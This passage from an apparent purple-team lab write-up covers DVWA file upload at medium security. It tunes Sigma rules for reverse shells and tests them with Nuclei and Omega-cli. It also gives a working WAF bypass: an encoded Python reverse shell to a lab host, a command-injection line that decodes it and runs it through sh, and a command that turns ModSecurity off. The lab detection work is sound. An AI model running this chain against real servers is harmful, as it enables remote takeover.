 Example network detection of revshell
Again it would be trivial to modify our revshell dropper to bypass this form of detection – I sleep.
File Upload Med Sec - Blue Team
How are we going to detect this activity? Luckily the rules we already have almost detect the revshells, they just need to be tuned.
Fix Sigma Rules
First the rule SIGMA - Linux Process Creation Web Reverse Shell needs to be refined. Removing the on commandline redirection requirements will detect the custom “proc_open” PHP revshell:
1
2
3
4
5
6
7
8
9
detection:
    selection:
        User:
            - 'www-data'
        CommandLine|re:
            - 'sh -i'
            - 'sh -c (ba)?sh.*\\<\\&.*'
            - 'sh -c (ba)?sh.*\\>\\&.*'
    condition: selection
Simple, we just need to modify the “sh -c (ba)?sh.*\\<\\&.*” sections to be less restrictive. The new rule SIGMA - Linux Process Creation Web Reverse Shell Med Sec:
1
2
3
4
5
6
7
8
detection:
    selection:
        User:
            - 'www-data'
        CommandLine|re:
            - 'sh -i'
            - 'sh -c (ba)?sh.*'
    condition: selection
This matches either “sh -c bash.*” or “sh -c sh.*” or “sh -i”.
 Example updated revshell alert
Now we can also update the rule Suspicious Process Spawned by Apache with Shell Metacharacters:
1
2
3
4
5
6
detection:
  selection_parent:
    ParentProcessName: apache2
  selection_args:
    CommandLine|re: '.*[;|&`><$()].*'
  condition: selection_parent and selection_args
Updated in Suspicious Process Spawned by Apache with Shell Metacharacters Med Sec:
1
2
3
4
5
6
detection:
  selection_user:
    User: www-data
  selection_args:
    CommandLine|re: '.*[;|&`><$()].*'
  condition: selection_user and selection_args
This will now catch our loader activity successfully.
 Example metachars updated rule alerts
What are the key takeaways? Again premature optimisation filtered out the custom PHP revshell activity and don’t always relay on the parent process being what you expect!
ModSec for a Sec
If ModSecurity is re-enabed it will block all the revshell upload attempts.
Side Channel: Based Revshell
There is a method to bypass the WAF by uploading the Python revhsell, just base64 encode it and do the Content-Type bypass. Chaining with the Command Injection vuln you can execute it.
First create the revshell on the Kali guest:
1
2
3
cat > base64revshell << EOF
aW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzO3M9c29ja2V0LnNvY2tldCgpO3MuY29ubmVjdCgoIjE5Mi4xNjguNTYuMjAwIiw0NDMpKTsgaW1wb3J0IG9zOyBbcy5zZW5kKHN1YnByb2Nlc3MuZ2V0b3V0cHV0KGMpLmVuY29kZSgpKSBmb3IgYyBpbiBpdGVyKGxhbWJkYTpzLnJlY3YoMTAyNCkuZGVjb2RlKCksIiIpXQo=
EOF
Now upload this file:
 Example upload page
Once uploaded start a Villain instance to catch the revshell:
1
python3 Villain.py -n 443
My custom rules will prevent the File Inclusion from working so disable them by commenting out the line in
/etc/apache2/mods-enabled/security2.confin the DVWA Ubuntu guest.

Run the following command in the Command Inclusion page:
1
`gettext 'YmFzZTY0IC1kIC4uLy4uL2hhY2thYmxlL3VwbG9hZHMvYmFzZTY0cmV2c2hlbGx8cHl0aG9uMyAtYyAtCg=='|base64 -d|sh`.localhost
 Example encoeded starting the revshell
You should see the shell spawn in Villain:
 Example catching the revshell
This method bypasses all OWASP CRS 3.3 rules. :)
File Upload Med Sec - Purple Team
Nuclei
The template is more targeted now to test both file upload bypass methods:
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-file-upload-medium-sec.yaml
 Example medium fu nuclei
ModSec will catch our revshell uploads and we have detections to identify even the obfuscated methods to spawn the revshells.
Omega-cli
In keeping with the new format Omega-cli testing is split into Elastic Alert testing (WAF Off) and ModSecurity Rule testing (WAF On). Quckly turn the WAF off with: sudo sed -i 's/SecRuleEngine On/SecRuleEngine Off/' /etc/modsecurity/modsecurity.conf on the DVWA Ubuntu guest.
Elastic Alerts
We will only be crating a test for the updated revshell detection. Not for the obfuscated payload dropper due to the staging issues. This is an end-to-end test to see if the shell spawns so we can get host based logs.
1
python3 omega.py --config tests/nc_nuclei_apache_rev_shell_med_sec_elastic.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example elastic alerts for updated revshell
ModSecuirty Rules
All of the ModSec tests will be done against preexisting OWASP CRS rules. This test only attempts to upload the revshells and doesn’t start a listener.
1
python3 omega.py --config tests/nc_nuclei_apache_rev_shell_med_sec_modsec.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example modsec rule activation for file upload
Credits
Image thanks to uplash
Icon thanks to New folder icons created by juicy_fish - Flaticon